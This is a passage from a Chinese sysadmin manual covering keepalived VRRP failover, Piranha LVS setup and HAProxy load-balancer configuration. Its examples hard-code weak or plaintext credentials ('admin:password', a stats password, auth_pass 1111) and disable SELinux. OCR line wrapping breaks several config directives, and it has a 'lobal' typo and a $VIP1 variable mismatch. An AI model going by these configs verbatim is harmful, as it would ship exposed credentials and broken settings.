    xml.save()
```

```
    #xml.saveAs('/var/www/vs.xml')
    deploy = Deploy()
    deploy.target('/var/www')
    deploy.start()

if __name__ == "__main__":
    main()
```

ipvs.xsl

```
<?xml version="1.0" encoding="utf-8"?>
<!-- stylesheet by netkiller -->
<xsl:stylesheet
xmlns:xsl="http://www.w3.org/1999/XSL/Transform" version="1.0">

<xsl:output method="html"/>

<xsl:template match="/">
<html>
<head>
<title><xsl:value-of select="table/caption"/></title>
<meta http-equiv="content-type" content="text/html;
charset=utf-8" />
<meta content="陈景峰,网路杀手,网络杀手,bg7nyt,ham,火腿"
name="keywords" />
<meta content="陈景峰" name="description" />
<!--
<link rel="shortcut icon" href="favicon.ico" />
<link rel="Bookmark" href="favicon.ico" />
-->
<link rel="stylesheet" type="text/css" href="style.css" />

</head>

<body bgcolor="DFEFFF" text="#000000">
<a name="top" />
```

```
<xsl:apply-templates/>

</body>
</html>
</xsl:template>

<xsl:template match="/ipvs">
<xsl:for-each select="table">
<table width="90%" border="1" cellspacing="0" cellpadding="5"
bgcolor="E0F0FF" align="center" bordercolor="4FA7FF">
<caption><xsl:value-of select="caption"/></caption>
<xsl:for-each select="node">
<tr>
<td><xsl:value-of select="nip"/></td>
<td><xsl:value-of select="nport"/></td>
<td><xsl:value-of select="forward"/></td>
<td><xsl:value-of select="weight"/></td>
<td><xsl:value-of select="active"/></td>
<td><xsl:value-of select="inact"/></td>
</tr>
</xsl:for-each>
</table>
<br />
</xsl:for-each>
</xsl:template>

<xsl:template match="chapter/title">
<center><h1>
<xsl:apply-templates/>
</h1>
</center>
<hr />

</xsl:template>

<xsl:template match="ulink">
<a href="{@url}" border="0" >
<xsl:apply-templates/> </a> <br />
</xsl:template>


<!--
<xsl:apply-templates select="title"/><br />
<xsl:for-each select="setp">
</xsl:for-each>
```

```
-->
</xsl:stylesheet>
```

第 78 章 keepalived

VRRP（Virtual Router Redundancy Protocol）协议

网站: http://www.keepalived.org/

http://www.lvwnet.com/vince/linux/Keepalived-LVS-NAT-Director-ProxyArp-Firewall-HOWTO.html

http://www.keepalived.org/LVS-NAT-Keepalived-HOWTO.html

http://archive.linuxvirtualserver.org/html/lvs-users/2002-12/msg00189.html

http://www.linuxvirtualserver.org/docs/ha/keepalived.html

1. 安装

两台已经安装好Ubuntu的服务器

分别安装ssh以方便putty登录

```
neo@master:~$ sudo apt-get install ssh
neo@slave:~$ sudo apt-get install ssh
```

install keepalived

```
neo@master:~$ apt-cache search lvs
keepalived - Failover and monitoring daemon for LVS clusters
neo@master:~$ sudo apt-get install keepalived
```

配置 keepalived.conf

```
neo@master:/etc/keepalived$ sudo touch keepalived.conf
```

```
neo@master:/etc/keepalived$ sudo vi keepalived.conf
```

例 78.1. keepalived.conf

```
vrrp_sync_group VG1 {
    group {
        VI_1
        VI_2
    }
}

vrrp_instance VI_1 {
    state MASTER
    interface eth0
    virtual_router_id 51
    priority 100
    advert_int 1
    authentication {
        auth_type PASS
        auth_pass 1111
    }
    virtual_ipaddress {
        172.16.0.1
    }
}

vrrp_instance VI_2 {
    state MASTER
    interface eth1
    virtual_router_id 51
    priority 100
    advert_int 1
    authentication {
        auth_type PASS
        auth_pass 1111
    }
    virtual_ipaddress {
        172.18.1.254
    }
}

virtual_server 172.16.0.1 80 {
```

```
    delay_loop 6
    lb_algo wlc
    lb_kind NAT
    persistence_timeout 600
    protocol TCP

    real_server 172.16.0.2 80 {
        weight 100
        TCP_CHECK {
            connect_timeout 3
        }
    }
    real_server 172.16.0.3 80 {
        weight 100
        TCP_CHECK {
            connect_timeout 3
        }
    }
    real_server 172.16.0.4 80 {
        weight 100
        TCP_CHECK {
            connect_timeout 3
        }
    }
}
```

enable ip_forward

$ sudo sysctl -w net.ipv4.ip_forward=1

```
neo@master:~$ sysctl net.ipv4.ip_forward
net.ipv4.ip_forward = 0
```

Starting keepalived

```
neo@master:/etc/keepalived$ sudo /etc/init.d/keepalived start
Starting keepalived: keepalived.
```

virtual_ipaddress

virtual_ipaddress { 172.16.0.1/16 } 正常直接写IP即可.但在ubuntu中如果不写子网掩码,它会默认为172.16.0.1/32.

2. test

Log

Keepalived 日志输出位置

Debian/Ubutun: /var/log/daemon.log

Other: /var/log/messages

```
tail -f  /var/log/daemon.log |grep Keepalived
```

$ sudo ipvsadm

链接测试

```
$ w3m -no-cookie -dump 'http://172.16.0.1'
```

查看vip

```
neo@master:/etc/keepalived$ ip addr show eth0
2: eth0: <BROADCAST,MULTICAST,UP,10000> mtu 1500 qdisc
pfifo_fast qlen 1000
    link/ether 00:0c:29:07:40:14 brd ff:ff:ff:ff:ff:ff
    inet 172.16.0.2/16 brd 172.16.255.255 scope global eth0
    inet6 fe80::20c:29ff:fe07:4014/64 scope link
       valid_lft forever preferred_lft forever
neo@master:/etc/keepalived$

neo@master:/etc/keepalived$ sudo /etc/init.d/keepalived start
Starting keepalived: keepalived.

neo@master:/etc/keepalived$ ip addr show eth0
2: eth0: <BROADCAST,MULTICAST,UP,10000> mtu 1500 qdisc
```

```
pfifo_fast qlen 1000
    link/ether 00:0c:29:07:40:14 brd ff:ff:ff:ff:ff:ff
    inet 172.16.0.2/16 brd 172.16.255.255 scope global eth0
    inet 172.16.0.1/16 scope global secondary eth0
    inet6 fe80::20c:29ff:fe07:4014/64 scope link
       valid_lft forever preferred_lft forever
neo@master:/etc/keepalived$
```

正确应该显示： inet 172.16.0.1/16 scope global secondary eth0

genhash 生成web hash类似md5sum，对比每次输出是否一样

```
genhash -s 172.16.0.1 -p 80 -u /
genhash -s 172.16.0.1 -p 80 -u /
genhash -s 172.16.0.1 -p 80 -u /
...
genhash -s 172.16.0.1 -p 80 -u /
```

3. HAProxy and Keepalived (Virtual IP)

```
# yum install -y keepalived
# chkconfig keepalived on

# echo "net.ipv4.ip_nonlocal_bind = 1" >> /etc/sysctl.conf
# sysctl -p
```

例 78.2. /etc/keepalived/keepalived.conf

Master

```
vrrp_script chk_haproxy {
   script "killall -0 haproxy"   # verify the pid existance
   interval 2                    # check every 2 seconds
   weight 2                      # add 2 points of prio if OK
}

vrrp_instance VI_1 {
   interface eth0                # interface to monitor
   state MASTER
   virtual_router_id 51          # Assign one ID for this route
   priority 101                  # 101 on master, 100 on backup
   virtual_ipaddress {
       192.168.10.100            # the virtual IP
   }
   track_script {
       chk_haproxy
   }
}
```

Slave

```
vrrp_script chk_haproxy {
   script "killall -0 haproxy"   # verify the pid existance
   interval 2                    # check every 2 seconds
```

```
   weight 2                        # add 2 points of prio if OK
}

vrrp_instance VI_1 {
   interface eth0                  # interface to monitor
   state MASTER
   virtual_router_id 51            # Assign one ID for this route
   priority 100                    # 101 on master, 100 on backup
   virtual_ipaddress {
       192.168.10.100              # the virtual IP
   }
   track_script {
       chk_haproxy
   }
}
```

启动keepalived

```
/etc/init.d/keepalived start
```

检查IP地址与主从状态

SLB1 IP:

```
$ ip a | grep -e inet.*eth0
 inet 192.168.10.101/24 brd 192.168.10.255 scope global eth0
 inet 192.168.10.100/32 scope global eth0
LB1 Keepalived state:

$ cat /var/log/messages | grep VRRP_Instance
Apr 19 15:47:25 lb1 Keepalived_vrrp[6146]: VRRP_Instance(VI_1)
Transition to MASTER STATE
Apr 19 15:47:25 lb1 Keepalived_vrrp[6146]: VRRP_Instance(VI_1)
Entering MASTER STATE
```

SLB2 IP:

```
$ ip a | grep -e inet.*eth0
 inet 192.168.10.102/24 brd 192.168.10.255 scope global eth0
LB2 Keepalived state:

$ cat /var/log/messages | grep VRRP_Instance
Apr 19 15:47:25 lb2 Keepalived_vrrp[6146]: VRRP_Instance(VI_1)
Transition to MASTER STATE
Apr 19 15:47:25 lb2 Keepalived_vrrp[6146]: VRRP_Instance(VI_1)
Received higher prio advert
Apr 19 15:47:25 lb2 Keepalived_vrrp[6146]: VRRP_Instance(VI_1)
Entering BACKUP STATE
```

第 79 章 Piranha - Cluster administation tools

摘要

Piranha 安装与配置

1. install

Install piranha and ipvsadm packages on the LVS Routers

```
yum -y install ipvsadm piranha
```

Turning on Packet Forwarding on the LVS Routers

```
vi /etc/sysctl.conf

net.ipv4.ip_forward = 1 把原来的0改成1
使刚才的修改生效
sysctl -p

临时生效
echo "1" >/proc/sys/net/ipv4/ip_forward
```

Configuring Services on the LVS Routers

```
chkconfig pulse on
chkconfig ipvsadm on
chkconfig piranha-gui on
```

Setting a Password for the Piranha Configuration Tool

```
# piranha-passwd
```

Starting the Piranha Configuration Tool Service

```
# setenforce 0
setenforce: SELinux is disabled
# service ipvsadm start
# service piranha-gui start
```

2. configure

http://your.domain.com:3636/

user: piranha

passwd: your piranha

/etc/sysconfig/ha/lvs.cf

3. real server

DR连接方式

```
VIP=192.168.3.212
ifconfig lo:0 $VIP netmask 255.255.255.255 broadcast $VIP
/sbin/route add -host $VIP dev lo:0
echo "1" >/proc/sys/net/ipv4/conf/lo/arp_ignore
echo "2" >/proc/sys/net/ipv4/conf/lo/arp_announce
echo "1" >/proc/sys/net/ipv4/conf/all/arp_ignore
echo "2" >/proc/sys/net/ipv4/conf/all/arp_announce
sysctl -p >/dev/null 2>&1
```

Tunnel模式

```
ifconfig tunl0 $VIP netmask 255.255.255.255 broadcast $VIP
/sbin/route add -host $VIP dev tunl0
echo "1" >/proc/sys/net/ipv4/conf/tunl0/arp_ignore
echo "2" >/proc/sys/net/ipv4/conf/tunl0/arp_announce
echo "1" >/proc/sys/net/ipv4/conf/all/arp_ignore
echo "2" >/proc/sys/net/ipv4/conf/all/arp_announce
sysctl -p >/dev/null 2>&1
```

4. Example

4.1. Master

例 79.1. piranha master

```
[root@lvs1 ~]# cat /etc/sysconfig/ha/lvs.cf
serial_no = 31
primary = 172.16.0.2
primary_private = 172.16.2.2
service = lvs
backup_active = 1
backup = 172.16.0.3
backup_private = 172.16.2.3
heartbeat = 1
heartbeat_port = 539
keepalive = 2
deadtime = 6
network = direct
debug_level = NONE
monitor_links = 0
syncdaemon = 0
virtual LVS-HTTP {
     active = 1
     address = 172.16.0.1 eth0:1
     vip_nmask = 255.255.255.255
     port = 80
     send = "GET / HTTP/1.0\r\n\r\n"
     expect = "HTTP"
     use_regex = 0
     load_monitor = none
     scheduler = wlc
     protocol = tcp
     timeout = 6
     reentry = 15
     quiesce_server = 0
     server Web1 {
         address = 172.16.0.5
         active = 1
         port = 80
```

```
        weight = 2
    }
    server Web2 {
        address = 172.16.0.6
        active = 1
        port = 80
        weight = 2
    }
    server Web3 {
        address = 172.16.0.7
        active = 1
        port = 80
        weight = 2
    }
    server Web4 {
        address = 172.16.0.8
        active = 0
        port = 80
        weight = 0
    }
}
```

4.2. Slave

例 79.2. piranha slave

```
serial_no = 30
primary = 172.16.0.2
primary_private = 172.16.2.2
service = lvs
backup_active = 1
backup = 172.16.0.3
backup_private = 172.16.2.3
heartbeat = 1
heartbeat_port = 539
keepalive = 2
deadtime = 6
network = direct
debug_level = NONE
monitor_links = 0
```

```
syncdaemon = 0
virtual LVS-HTTP {
     active = 1
     address = 172.16.0.1 eth0:1
     vip_nmask = 255.255.255.255
     port = 80
     send = "GET / HTTP/1.0\r\n\r\n"
     expect = "HTTP"
     use_regex = 0
     load_monitor = none
     scheduler = wlc
     protocol = tcp
     timeout = 6
     reentry = 15
     quiesce_server = 0
     server Web1 {
         address = 172.16.0.5
         active = 1
         port = 80
         weight = 2
     }
     server Web2 {
         address = 172.16.0.6
         active = 1
         port = 80
         weight = 2
     }
     server Web3 {
         address = 172.16.0.7
         active = 1
         port = 80
         weight = 2
     }
     server Web4 {
         address = 172.16.0.8
         active = 0
         port = 80
         weight = 3
     }
}
```

4.3. MySQL

```
virtual SLB-MySQL {
     active = 1
     address = 172.16.1.50 eth0:2
     vip_nmask = 255.255.255.255
     port = 3306
     persistent = 30
     send = ""
     expect = ""
     use_regex = 0
     load_monitor = none
     scheduler = wlc
     protocol = tcp
     timeout = 5
     reentry = 15
     quiesce_server = 0
     server MySQL1 {
         address = 172.16.1.46
         active = 1
         port = 3306
         weight = 1
     }
     server MySQL2 {
         address = 172.16.1.47
         active = 1
         port = 3306
         weight = 1
     }
     server MySQL3 {
         address = 172.16.1.48
         active = 1
         port = 3306
         weight = 1
     }

}
```

```
# cat /srv/script/lvs-client-start

#!/bin/bash
### Disable IP_Forward in Linux Kernel ###
echo 0 > /proc/sys/net/ipv4/ip_forward
```

```
### Disable ARP Reponse on This RealServer ###
echo 1 > /proc/sys/net/ipv4/conf/lo/arp_ignore
echo 2 > /proc/sys/net/ipv4/conf/lo/arp_announce
echo 1 > /proc/sys/net/ipv4/conf/all/arp_ignore
echo 2 > /proc/sys/net/ipv4/conf/all/arp_announce

### Add VIP Address and Route ###
VIP=172.16.1.50

/sbin/ifconfig lo:0 $VIP broadcast $VIP netmask 255.255.255.255
up
/sbin/route add -host $VIP1 dev lo:0
```

我比较喜欢使用ip命令代替route命令

ip route add $VIP dev lo:0 src $VIP

第 80 章 HAProxy - fast and reliable load balancing reverse proxy

1. Installing

1.1. Ubuntu

```
$ apt-cache search haproxy
haproxy - fast and reliable load balancing reverse proxy

sudo apt-get install haproxy
```

启用HAProxy

```
$ sudo vim /etc/default/haproxy
# Set ENABLED to 1 if you want the init script to start
haproxy.
#ENABLED=0
ENABLED=1
# Add extra flags here.
#EXTRAOPTS="-de -m 16"
```

ENABLED=0 改为 ENABLED=1

1.2. CentOS

```
yum install haproxy
```

2. haproxy.cfg

默认配置文件

```
$ cat /etc/haproxy/haproxy.cfg
# this config needs haproxy-1.1.28 or haproxy-1.2.1

global
        log 127.0.0.1   local0
        log 127.0.0.1   local1 notice
        #log loghost    local0 info
        maxconn 4096
        #chroot /usr/share/haproxy
        user haproxy
        group haproxy
        daemon
        #debug
        #quiet

defaults
        log     global
        mode    http
        option  httplog
        option  dontlognull
        retries 3
        option redispatch
        maxconn 2000
        contimeout      5000
        clitimeout      50000
        srvtimeout      50000

listen  appli1-rewrite 0.0.0.0:10001
        cookie  SERVERID rewrite
        balance roundrobin
        server  app1_1 192.168.34.23:8080 cookie app1inst1
check inter 2000 rise 2 fall 5
        server  app1_2 192.168.34.32:8080 cookie app1inst2
check inter 2000 rise 2 fall 5
        server  app1_3 192.168.34.27:8080 cookie app1inst3
check inter 2000 rise 2 fall 5
```

```
        server  app1_4 192.168.34.42:8080 cookie app1inst4
check inter 2000 rise 2 fall 5

listen  appli2-insert 0.0.0.0:10002
        option  httpchk
        balance roundrobin
        cookie  SERVERID insert indirect nocache
        server  inst1 192.168.114.56:80 cookie server01 check
inter 2000 fall 3
        server  inst2 192.168.114.56:81 cookie server02 check
inter 2000 fall 3
        capture cookie vgnvisitor= len 32

        option  httpclose               # disable keep-alive
        rspidel ^Set-cookie:\ IP=       # do not let this
cookie tell our internal IP address

listen  appli3-relais 0.0.0.0:10003
        dispatch 192.168.135.17:80

listen  appli4-backup 0.0.0.0:10004
        option  httpchk /index.html
        option  persist
        balance roundrobin
        server  inst1 192.168.114.56:80 check inter 2000 fall 3
        server  inst2 192.168.114.56:81 check inter 2000 fall 3
backup

listen  ssl-relay 0.0.0.0:8443
        option  ssl-hello-chk
        balance source
        server  inst1 192.168.110.56:443 check inter 2000 fall
3
        server  inst2 192.168.110.57:443 check inter 2000 fall
3
        server  back1 192.168.120.58:443 backup

listen  appli5-backup 0.0.0.0:10005
        option  httpchk *
        balance roundrobin
        cookie  SERVERID insert indirect nocache
        server  inst1 192.168.114.56:80 cookie server01 check
inter 2000 fall 3
        server  inst2 192.168.114.56:81 cookie server02 check
inter 2000 fall 3
```

```
        server  inst3 192.168.114.57:80 backup check inter 2000
fall 3
        capture cookie ASPSESSION len 32
        srvtimeout      20000

        option  httpclose               # disable keep-alive
        option  checkcache              # block response if
set-cookie & cacheable

        rspidel ^Set-cookie:\ IP=       # do not let this
cookie tell our internal IP address

        #errorloc       502
http://192.168.114.58/error502.html
        #errorfile      503     /etc/haproxy/errors/503.http
        errorfile       400     /etc/haproxy/errors/400.http
        errorfile       403     /etc/haproxy/errors/403.http
        errorfile       408     /etc/haproxy/errors/408.http
        errorfile       500     /etc/haproxy/errors/500.http
        errorfile       502     /etc/haproxy/errors/502.http
        errorfile       503     /etc/haproxy/errors/503.http
        errorfile       504     /etc/haproxy/errors/504.http
```

2.1. stats

```
listen stats :8000
        mode http
        transparent
        stats uri /haproxy-stats
        stats realm Haproxy \ statistic
        stats auth neo:chen
                stats hide-version

listen  admin_status
        mode  http
        bind 202.76.124.110:8899
        option httplog
        stats enable
        stats refresh 10s
        stats hide-version
```

```
        stats realm Haproxy\ Statistics
        stats uri  /admin-status
        stats auth  admin:password
        stats admin if TRUE
```

2.2. listen 方式

```
listen tomcat-app *:80
        maxconn 2000
        balance source
        option  httpclose               # disable keep-alive
        option  forwardfor
        server  app1 202.13.69.16:8080 check
        server  app2 103.13.40.66:8080 check
```

2.3. frontend/backend 方式

```
frontend  tomcat-app *:8080
    default_backend     tomcat-app
backend tomcat-app
    balance source
    server  app1 202.13.69.16:8080 check
    server  app2 103.11.40.66:8080 check
```

2.4. option

httpclose

```
option  httpclose               # disable keep-alive
```

forwardfor

forwardfor 实例

```
listen web :80
        mode http
        balance roundrobin
        option httpclose
        option forwardfor
        server web1 192.168.1.1:80 check weight 1 minconn 1
maxconn 3 check inter 40000
        server web2 192.168.1.2:80 check weight 1 minconn 1
maxconn 3 check inter 40000
```

httpchk

```
option httpchk
option httpchk <uri>
option httpchk <method> <uri>
option httpchk <method> <uri> <version>
ex:

option httpchk OPTIONS * HTTP/1.1\r\nHost:\ www

option httpchk GET /robots.txt
option httpchk GET /index.html
option httpchk *

option httpchk GET /robots.txt # 指的是 GET /robots.txt HTTP/1.0
option httpchk # 指的是 OPTIONS / HTTP/1.0
option httpchk * # 指的是 OPTIONS * HTTP/1.0
```

2.5. balance

常用负载均衡算法

```
roundrobin      轮循
leastconn       最小连接数
source          源IP会话保持
```

2.6. server

```
server xxxxx xxx.xxx.xxx.xxx:xxx check port 80 inter 1500 rise
3 fall 3 weight 1
```

port 端口检查

inter 是检测心跳频率

rise 3次检查正确，认为服务器可用

fall 3次失败认为服务器不可用

weight 代表权重

3. Example 配置实例

3.1. HTTP 配置实例

```
 cd /etc/haproxy/
 cp haproxy.cfg haproxy.cfg.old


# cat /etc/haproxy/haproxy.cfg
#---------------------------------------------------------------------
-------
# Example configuration for a possible web application.  See
the
# full configuration options online.
#
#   http://haproxy.1wt.eu/download/1.4/doc/configuration.txt
#
#---------------------------------------------------------------------
-------

#---------------------------------------------------------------------
-------
# Global settings
#---------------------------------------------------------------------
-------
global
    # to have these messages end up in /var/log/haproxy.log you
will
    # need to:
    #
    # 1) configure syslog to accept network log events.  This
is done
    #    by adding the '-r' option to the SYSLOGD_OPTIONS in
    #    /etc/sysconfig/syslog
    #
    # 2) configure local2 events to go to the
/var/log/haproxy.log
    #   file. A line like the following can be added to
    #   /etc/sysconfig/syslog
    #
```

```
    #    local2.*                       /var/log/haproxy.log
    #
    log         127.0.0.1 local2

    chroot      /var/lib/haproxy
    pidfile     /var/run/haproxy.pid
    maxconn     40000
    user        haproxy
    group       haproxy
    daemon

    # turn on stats unix socket
    stats socket /var/lib/haproxy/stats

#---------------------------------------------------------------------
# common defaults that all the 'listen' and 'backend' sections will
# use if not designated in their block
#---------------------------------------------------------------------
defaults
    mode                    http
    log                     global
    option                  httplog
    option                  dontlognull
    option http-server-close
    option forwardfor       except 127.0.0.0/8
    option                  redispatch
    retries                 3
    timeout http-request    10s
    timeout queue           1m
    timeout connect         10s
    timeout client          1m
    timeout server          1m
    timeout http-keep-alive 10s
    timeout check           10s
    maxconn                 40000

#---------------------------------------------------------------------
# main frontend which proxys to the backends
#---------------------------------------------------------------------
frontend  main *:80
```

```
#    acl url_static       path_beg       -i /static /images
/javascript /stylesheets
#    acl url_static       path_end       -i .jpg .gif .png .css
.js

#    use_backend static          if url_static
    default_backend             app

#---------------------------------------------------------------
-------
# static backend for serving up images, stylesheets and such
#---------------------------------------------------------------
-------
#backend static
#    balance     roundrobin
#    server      static 172.16.0.6:80 check

#---------------------------------------------------------------
-------
# round robin balancing between the various backends
#---------------------------------------------------------------
-------
backend app
    balance     roundrobin
    server  app1 10.0.0.68:80 check
    server  app2 10.0.0.69:80 check
#    server  app3 127.0.0.1:5003 check
#    server  app4 127.0.0.1:5004 check


[root@r610 haproxy]# /etc/init.d/haproxy start
Starting haproxy:                                          [
OK  ]
```

插入Cookie会话保持

```
lobal
        log 127.0.0.1   local0
        log 127.0.0.1   local1 notice
        #log loghost    local0 info
```

```
        maxconn 4096
        #debug
        #quiet
        user haproxy
        group haproxy

defaults
        log     global
        mode    http
        option  httplog
        option  dontlognull
        retries 3
        redispatch
        maxconn 2000
        contimeout      5000
        clitimeout      50000
        srvtimeout      50000

listen web 192.168.0.1:80
       mode http
       balance roundrobin
       cookie JSESSIONID prefix
       option httpclose
       option forwardfor
       option httpchk HEAD /index.html HTTP/1.0
       server web1 192.168.0.2:80 cookie A check
       server web2 192.168.0.3:80 cookie B check
```

HTTP URL 检查

```
listen tomcat *:8080
        maxconn 4096
        mode http
        balance leastconn
        option httpclose # disable keep-alive
        option forwardfor
        option httpchk GET /index.jsp
                server tomcat_A 172.19.35.33:8080 check port
8080 inter 2000 rise 2 fall 3
                server tomcat_B 172.19.35.44:8080 check port
```

```
8080 inter 2000 rise 2 fall 3
```

3.2. Squid

```
global
        log 127.0.0.1   local0
        log 127.0.0.1   local1 notice
        #log loghost    local0 info
        maxconn 4096
        #chroot /usr/share/haproxy
        user haproxy
        group haproxy
        daemon
        #debug
        #quiet

defaults
        log     global
        mode    http
        option  httplog
        option  dontlognull
        retries 3
        option redispatch
        maxconn 2000
        contimeout      5000
        clitimeout      50000
        srvtimeout      50000

listen proxy    0.0.0.0:3128
        server  proxy_node_1    203.185.193.198:3128
        server  proxy_node_2    219.190.126.147:3128
```

3.3. haproxy + mysql 配置实例

例 80.1. haproxy + mysql 配置实例

```
```

```
# cat /etc/haproxy/haproxy.cfg | grep -v '#'

global
    log         127.0.0.1 local2

    chroot      /var/lib/haproxy
    pidfile     /var/run/haproxy.pid
    maxconn     4000
    user        haproxy
    group       haproxy
    daemon

    stats socket /var/lib/haproxy/stats

defaults
    mode                    tcp
    log                     global
    option                  tcplog
    option                  dontlognull
    option                  redispatch
    retries                 3
    timeout queue           1m
    timeout connect         10s
    timeout client          1m
    timeout server          1m
    timeout check           10s
    maxconn                 3000

listen slave *:3306
        mode tcp
        balance leastconn
        option tcpka
        server  mysql_22 202.123.6.166:3306 check
        server  mysql_26 202.123.6.177:3306 check

listen stats :8000
        mode http
        transparent
        stats uri /haproxy-stats
        stats realm Haproxy \ statistic
        stats auth www:lJ2mXTjgtGIvRUN2qEE
                stats hide-version




